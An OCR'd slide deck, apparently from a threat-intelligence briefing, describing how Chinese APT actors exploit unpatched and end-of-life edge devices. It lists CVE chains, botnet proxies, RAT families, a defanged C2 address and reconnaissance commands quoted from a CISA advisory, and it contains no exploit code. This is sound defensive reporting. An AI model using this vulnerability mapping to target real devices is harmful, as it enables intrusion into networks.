
The good for attack, the bad for defense$_{1/2}$

Mostly close platforms, few attentions from CSIRT team

- No Antivirus or EDR (Endpoint Detection and Response)
- Difficult for Incident Response
- Unpatched 3-party vulnerable component
  - Perl XLS parse library vuln. (CVE-2023-7101) in Barracuda ESG

No modern exploit mitigation

- Citrix ADC/NetScaler (FreeBSD 11.4) without ASLR



CVE-2023-3519: Stack Overflow

Will Dormann @wdormann · Jul 31

Replying to @wdormann

Just to be clear, it seems that the current release version of FreeBSD (13.2, released April 2023) does indeed finally have on-by-default **ASLR** on 64-bit architectures. **Citrix** ADC/NetScaler, on the other hand is running on FreeBSD 11.4, which was EOL'd almost 2 years ago.

Version	13.1-49.13 Show other versions
By	Citrix
Categories	Network Infrastructure Security
Operating System	Linux/Unix FreeBSD 11.4
Delivery Methods	Amazon Machine Image CloudFormation Template

```
Line 5:
or Address Space Layout            Support for Address Space La
tion was added in FreeBSD          Randomization was added in F
CURRENT) in                        HEAD (13-CURRENT) in
/svnweb.freebsd.org/changes        [[https://svnweb.freebsd.org
43964|base r343964]]. It is        et/base/343964|base r343964]
by default in 14-CURRENT           enabled  by default in 14-CU
 architectures, as of              for 64bit architectures, as
/cgit.freebsd.org/src/commi        [[https://cgit.freebsd.org/s
n/imgact_elf.c?                    t/sys/kern/imgact_elf.c?
f15bc73d80ef49b64fd1f8c29f4        id=b014e0f15bc73d80ef49b64fd
ase commit b014e0f15bc7]].         69467cb|base commit
                                   b014e0f15bc7]].  It is enabl
                                   default for 64-bit architect
                                   FreeBSD 13.2 and later relea
```


The good for attack, the bad for defense$_{2/2}$

Difficult to Patch!

- Service may be suspended during patch work
- Patch work requires to follow upgrade path which is not allowed to jump version

Unable to Patch!!

- Long living End-Of-Life products
  - Sophos Web Appliance, ZyXel Zywall USG, etc.
- Low barriers to find 0-day



Sophos Products Now End of Life

The following products have reached their end of life and are no longer supported. **They will no longer receive updates.** Customers who continue to use these products after **July 20, 2023** may see updating errors in their management console and will not be protected against the latest threats.

Chinese APT exploiting Edge Devices

Chinese APT has demonstrated the capability of finding and exploiting 0-day on the following edge devices:


- Sophos Firewall (CVE-2022-1040)
- Fortinet FortiOS SSLVPN (CVE-2022-42475)
- Barracuda ESG (CVE-2023-2868; CVE-2023-7102)
- Array Network SSLVPN (CVE-2023-28461)
- Citrix NetScaler Gateway (CVE-2023-3519)
- Ivanti Connect Secure (CVE-2023-46805; CVE-2024-21887)
- Surveillance router (T5-VUL-11730; 0-day)

Case Study of Weaponized Edge Device

Build Botnet 1/2

- Chinese actors (SLIME56) have abused ZyXel ZyWall USG to build botnet in July 2023
- SLIME56 has implanted lots of SOCK5 proxy in edge devices to build botnet and spread disinformation against Taiwan Government.
- Combined two old vulnerabilities to achieve remote code execution (RCE)
  - T5-VUL-11705: Server-Side Request Forgery (SSRF) to bypass authentication
  - T5-VUL-12195: authenticated command injection
- Both vulnerabilities are patched in ZyWall USG50/60, but T5-VUL-12195 is still vulnerable for ZyWall USG20/40 because of End-Of-Life products.

- After compromising edge device, SLIME56 installed EmergeBot for further command and control.




EmergeBot	RAT	EmergeBot has been deployed by a Chinese actor on IoT devices such as firewall, WIFI router, etc, and it has been exploited to build botnet in Taiwan since July 2023.	Unknown	2023.07

Build Botnet 2/2


SLIME56 have exploited 0-day (T5-VUL-11730) to compromise massive surveillance router in Taiwan since August 2023.

- Security patch of T5-VUL-11730 is still incomplete.
- Chinese actors implanted microsocks proxy on the surveillance router
  - Microsocks is a lightweight SOCKS5 proxy tool to port on IoT device
- The source IPs connect microsocks proxy from Alibaba cloud hosted in Hong Kong.



Spread Disinformation$_{1/2}$


- SLIME56 also compromised Sophos Firewall via CVE-2022-3236 and implanted new malware: EquipDoor in **Jan. 2023** in Sophos Firewall.
- SLIME56 has abused both compromised Sophos firewall and surveillance router to spread disinformation for 2024 Taiwanese Presidential Election in **Jan. 2024**.



Equip Door	RAT	EquipDoors supports RAT functions such as command execution and file operations. Besides, EquipDoor communicates with C2 server via POST URI in RSA encryption, and the URI includes "equipmentCom" string. Consequently, TeamT5 dubbed the backdoor "EquipDoor" according to "equipmentCom" URI.	SLIME56	2023. 01

Spread Disinformation$_{2/2}$

- SLIME56 compromised Sophos firewall to spread disinfo. (source from a well-known Bulletin Board System: PTT in Taiwan).



批踢踢實業坊 › 看板 Gossiping

作者 jiway88 (隔壁大叔)
標題 [爆卦] 我國個資正在被出賣！！！
時間 Thu Apr 6 11:07:34 2023

我是一家電信公司的資安工程師

請原諒我不敢實名

徐巧芯議員說 我們將機密雙手奉上給美國

https://www.ptt.cc/bbs/Gossiping/M.1680750456.A.F24.html

"[Breaking News] Our country's personal data is being sold!!!”


"I am a cybersecurity engineer at a telecommunications company.

Please forgive me for not daring to use my real name.

Legislator Hsu Chiao-hsin said, 'We handed over secrets to the United States.'"


Compromised C2

- Chinese APT actors abuse edge devices as a compromised C2 to hide attacker source for other exploitation.
- CISA advisory in December 2023: **Threat Actors Exploit ColdFusion CVE-2023-26360 for Initial Access to Government Servers.**
  - The C2: 125.227.50[.]97 may be originated from compromised ASUS router located in Taiwan.
  - Shared infrastructure: compromised HikiVision (DVR)




As early as June 2, 2023, threat actors obtained an initial foothold on an additional public-facing web server running Adobe ColdFusion v2021.0.0.2 via malicious IP address `125.227.50[.]97` through exploitation of CVE-2023-26360. Threat actors further enumerated domain trusts to identify lateral movement opportunities [T1482] by using `nltest` commands. The threat actors also collected information about local [T1087.001] and domain [T1087.002] administrative user accounts while performing reconnaissance by using commands such as `localgroup`, `net user`, `net user /domain`, and `ID`. Host and network reconnaissance efforts were further conducted to discover network configuration, time logs, and query user information.

https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-339a



Lateral movement

- MenuPass (aka. APT10) compromised Array Networks SSLVPN to conduct lateral movement to intranet against entities in Japan.
    - CVE-2023-28461 **(0-day ITW)** was assigned in March 2023, but exploit disclosure had been published from Chinese blog in 2022.
    - Chinese blog revealed exploit detail from path traversal to code execution.
- We also found another 0-day that can upload arbitrary file, and Array Networks has fixed the 0-day in August 2022.
- We intercepted menuPass' proprietary malware BigPooh (aka LODEINFO) for intranet in April 2023.



Array Networks vxAG 远程代码执行漏洞分析 (二)

2022-1

字数统计: 5.3k字 | 阅读时长≈ 26分

Exploit Detail of Array Networks

本文为 Array Networks vxAG 远程代码执行漏洞分析的第二部分，主要介绍设备 License 和 VPN 安全问题。


License

正常导入设备后默认处于试用状态，只能使用部分基本功能，VPN 等功能需要导入合适的 License 之后才能开启。

(未导入 License 时，支持的功能为空)

WebUI Login Language	English
Licensed Features	

https://wzt.ac.cn/2022/12/20/ArrayVPN_rce2/



Alerts of Exploiting Array Networks SSL VPN

